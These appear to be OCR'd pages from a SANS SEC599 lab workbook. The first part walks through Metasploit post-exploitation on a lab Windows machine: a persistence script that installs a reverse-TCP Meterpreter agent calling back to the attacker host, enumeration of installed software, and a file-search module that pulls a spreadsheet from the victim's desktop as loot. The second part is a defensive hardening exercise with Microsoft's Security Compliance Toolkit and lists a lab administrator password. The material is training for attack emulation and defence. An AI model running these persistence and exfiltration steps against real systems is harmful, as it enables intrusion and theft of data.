
    We now have a working Meterpreter session towards our victim machine. Do note however that our session is not persistent. Once the user kills the process we are running in (e.g. when he reboots the machine), our session will terminate and it won't be relaunched.

    We can however use the current Meterpreter session to achieve persistence on the target machine. Metasploit has a built-in Meterpreter script that can persist itself on the target in various ways (e.g. as a service, as a application that starts on start-up,...)

    You can review the different options by running the following command:

    **meterpreter** > *run persistence*

    Metasploit will warn us that "Meterpreter scripts" are deprecated. This is a warning you can safely ignore, as they still work and the scripts are one of the easiest ways of achieving persistence.



```
meterpreter > run persistence

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINDOWS01_20181211.3814/WI
NDOWS01_20181211.3814.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.10.15 LPORT=4444
[*] Persistent agent script is 99619 bytes long
[+] Persistent Script written to C:\Users\DWIGHT~1.SCH\AppData\Local\Temp\AzoMdl.vbs
[*] Executing script C:\Users\DWIGHT~1.SCH\AppData\Local\Temp\AzoMdl.vbs
[+] Agent executed with PID 184
meterpreter >
```


28. **Persistence - Metasploit post-exploitation**

We now have a persistent Meterpreter session running which will allow us to start using Metasploit's post-exploitation modules. The Metasploit post-exploitation modules are divided in three main categories: Gather, Manage, Escalate.

In order to access the post-exploitation modules, we must first background our meterpreter session, which will drop us again at the previous Metasploit prompt:

**meterpreter >** *background*
**msf exploit(multi/handler) >**

The post-exploitation modules are stored under the "post/" section. We will explore some of the post-exploitation modules in the next few steps of this lab.



```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINDOWS01_20181211.3814/WI
NDOWS01_20181211.3814.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.10.15 LPORT=4444
[*] Persistent agent script is 99619 bytes long
[+] Persistent Script written to C:\Users\DWIGHT~1.SCH\AppData\Local\Temp\AzoMdl.vbs
[*] Executing script C:\Users\DWIGHT~1.SCH\AppData\Local\Temp\AzoMdl.vbs
[+] Agent executed with PID 184
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) >
```

29. **Action on objectives - System enumeration**

An interesting post-exploitation module is the "enum_applications" module, which will enumerate installed software versions on the infected machine. We can select it and view its options using the following syntax:

**msf exploit(multi/handler) >** *use post/windows/gather/enum_applications*
**msf post(windows/gather/enum_applications) >** *show options*


As with the majority of post-exploitation modules, it only requires the SESSION identifier to be configured.

**msf post(windows/gather/enum_applications) >** *set SESSION 1*
**msf post(windows/gather/enum_applications) >** *exploit*

The output of the enum_applications command provides a detailed list of installed software on the victim system. This software overview can be highly useful to launch further attack stages (e.g. vulnerabilities in installed software that could lead to local privilege escalations).

Please take your time and try one or two other modules as well! Some ideas:

post/windows/gather/enum_ad_computers (BONUS: Can you figure out why this module only returns the Domain Controller and not any other Windows systems?)



```
msf exploit(multi/handler) > use post/windows/gather/enum_applications
msf post(windows/gather/enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(windows/gather/enum_applications) > set SESSION 1
SESSION => 1
msf post(windows/gather/enum_applications) > exploit

[*] Enumerating applications installed on WINDOWS01

Installed Applications
======================

 Name                                                          Version
 ----                                                          -------
```

30. **Action on Objectives - Stealing files**

Let's try searching Dwight's machine for interesting Excel spreadsheets (.xlsx). A typical corporate machine will have tons of spreadsheets with interesting data.

We can do this by using the "windows/gather/enum_files" post-exploitation module.

**msf post(windows/gather/enum_ad_computers) >** use post/windows/gather /enum_files

We can anlyze the available modules by running:

**msf post(windows/gather/enum_files) >** show options


Let's try looking through the entire C:\ drive for .xlsx sheets! We can use the following configuration:

**msf post(windows/gather/enum_files) >** set SESSION 1
**msf post(windows/gather/enum_files) >** set SEARCH_FROM C:\\
**msf post(windows/gather/enum_files) >** set FILE_GLOBS "*.xlsx"
**msf post(windows/gather/enum_files) >** exploit

This might take a few minutes, but ultimately, we should see an Accounts.xlsx file being downloaded from Dwight's desktop!

Once you are finished, try opening this in your Kali Linux machine and enjoy the "spoils" :)

HINT: Move the file to your desktop and rename the file extension to ".xlsx."



```
msf post(windows/gather/enum_ad_computers) > use post/windows/gather/enum_files
msf post(windows/gather/enum_files) > set SEARCH_FROM C:\\
SEARCH_FROM => C:\
msf post(windows/gather/enum_files) > set FILE_GLOBS "*.xlsx"
FILE_GLOBS => *.xlsx
msf post(windows/gather/enum_files) > exploit

[*] Searching C:\
[*] Downloading C:\Program Files (x86)\Microsoft Office\root\vfs\Windows\SHELLNEW\EXCEL12.XLSX
[+] EXCEL12.XLSX saved as: /root/.msf4/loot/20181211075839_default_192.168.10.15_host.files_711128.b
in
[*] Downloading C:\Users\dwight.schrute\Desktop\Accounts.xlsx
[+] Accounts.xlsx saved as: /root/.msf4/loot/20181211075840_default_192.168.10.15_host.files_594233.
bin
[*] Done!
[*] Post module execution completed
msf post(windows/gather/enum_files) > 
```

31. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how typical adversary emulation tools work and how quickly an adversary can walk through a basic attack to obtain access to his target. We will further build on this knowledge throughout the rest of the week.

**ATTENTION: Finishing this step will close your lab!**

## SEC599-1.2: Exercise - Hardening our domain using SCT & STIG

### Objective

The objective of the lab is to harden our domain environment using Microsoft Security Compliance Toolkit. We will review our existing GPO’s and deploy Microsoft’s recommended best practices. Thread carefully in a production environment though!

### Scenario

We will take the following high-level exercise steps:

1. Run PolicyAnalyzer to get an initial overview of policy settings
2. Get familiar with the Security Compliance Toolkit
3. Harden the environment according to best practices
4. Run PingCastle and review the assigned score

### Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Windows01
4. SEC599-E01 - Windows02

### SEC599-1.2

1. **Authenticate to the Domain Controller**

   Authenticate to the Domain Controller using the following credentials:


   - Username: Administrator
   - Password: Synct3chlabs

2. **Open the Policy Analyzer**

   Let's open the Microsoft SCT (Security Compliance Toolkit), which was downloaded on to the Desktop of the domain controller. It includes the following components:

   - The "PolicyAnalyzer" folder: This includes the policy analyzer which can be used to analyze the currently configured domain & local policies.
   - Hardening tools for different versions of Windows 10 and Windows Server 2016

   Let's open the Policy Analyzer tool, which is located under the "PolicyAnalyzer" folder, called "PolicyAnalyzer.exe".



| Name | Date modified | Type |
|---|---|---|
| LGPO | 12/11/2018 2:06 PM | File folder |
| PolicyAnalyzer | 12/11/2018 2:03 PM | File folder |
| Windows 10 Version 1607 and Windows S... | 4/28/2018 6:00 PM | File folder |
| Windows 10 Version 1703 Security Baseline | 12/11/2018 2:05 PM | File folder |
| Windows 10 Version 1709 Security Baseline | 12/11/2018 2:04 PM | File folder |
| Windows 10 Version 1803 Security Baseline | 12/11/2018 2:03 PM | File folder |

3. **Add GPO's to the Policy Analyzer**


   Let's compare our current configuration with the GPO's included in Microsoft's SCT. As a first step, we need to import the GPO's that we downloaded. You can do this by clicking:

   - Add...
   - In the new window, click "File" -> "Add Files from GPO(s)"

   In the new "Explorer" window, make sure you are in the following location:

   *C:\Users\Administrator\Desktop\Microsoft SCT\Windows 10 Version 1607 and Windows Server 2016 Security Baseline\Windows-10-RS1-and-Server-2016-Security-Baseline\GPOs*

   You will notice a list of entries with seemingly random folders. This is normal and a typical folder structure for GPO's. You can now click "Select Folder". The result should be similar to the screenshot attached.



| Policy Name | Policy T... | File name | Folder |
|---|---|---|---|
| SCM Internet Explorer 11 - Computer | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows Server 2016 - Member Server Baseline - Computer | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows Server 2016 - Member Server Baseline - Computer | User | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows 10 RS1 - BitLocker | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows Server 2016 - Domain Controller Baseline | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows Server 2016 - Domain Controller Baseline | User | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows 10 and Server 2016 - Defender | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows 10 and Server 2016 - Credential Guard | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows Server 2016 - Member Server Baseline - User | User | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Internet Explorer 11 - User | User | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows 10 RS1 - User | User | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |
| SCM Windows 10 RS1 - Computer | Computer | registry.pol | C:\Users\Administrator\Desktop\Microsoft SCT\Win |


4. **Save Policy Rules**

   Let's now click the large "Import..." button to import the GPO's and save them in a "Policy Rule" file, which we can use to compare too!

   In the new window that opens up, please save the Policy Rule file (name: Win10_1607_Server2016.PolicyRules) under:

   C:\Users\Administrator\Desktop\Microsoft SCT\

   Once you click the "Save" button, please follow up with "Run" should you be prompted to confirm!



| Name | Date modified | Type |
|---|---|---|
| LGPO | 12/11/2018 2:06 PM | File folder |
| PolicyAnalyzer | 12/11/2018 2:03 PM | File folder |
| Windows 10 Version 1607 and Windows S... | 4/28/2018 6:00 PM | File folder |
| Windows 10 Version 1709 Security Baseline | 12/11/2018 2:04 PM | File folder |
| Windows 10 Version 1803 Security Baseline | 12/11/2018 2:03 PM | File folder |

File name: Win10_1607_Server2016.PolicyRules

Save as type: Policy Rules (*.PolicyRules)


5. **Change Policy Rule location**

   Back in the Policy Analyzer main window, let's now select the Policy Rule file that we just created. We can do this by clicking the location of "Policy Rule sets in:" (which is currently set to C:\Users\Administrator\Documents\PolicyAnalyzer).

   Click it and select the following location:

   C:\Users\Administrator\Desktop\Microsoft SCT\

   Once this is done, you will notice a new entry in the main Policy Analyzer window (refer to screenshot).



Policy Analyzer v3.2.1803.28001

☐ Select All ☑ Compare local registry ☑ Local policy **0 selected**

| Name | Date | Size |
|---|---|---|
| ☐ Win10_1607_Server2016 | 12/11/2018 2:36:44 PM | 201,218 |

Policy Rule sets in: C:\Users\Administrator\Desktop\Microsoft SCT

Policy Definitions in: C:\Windows\PolicyDefinitions

6. **Compare the current configuration to the rule file**

   Let's now compare our current Domain Controller configuration to the Microsoft provided baseline. In order to do this, select both the "Compare local registry" and "Local policy" at the top of the window.


   After this, select the "Win10_1607_Server2016" entry in the main window. Once done, click the "View / Compare" button on the right.

   You may be prompted for confirmation ("click Run") several times, please do confirm!

7. **Analyzing the results of the comparison**

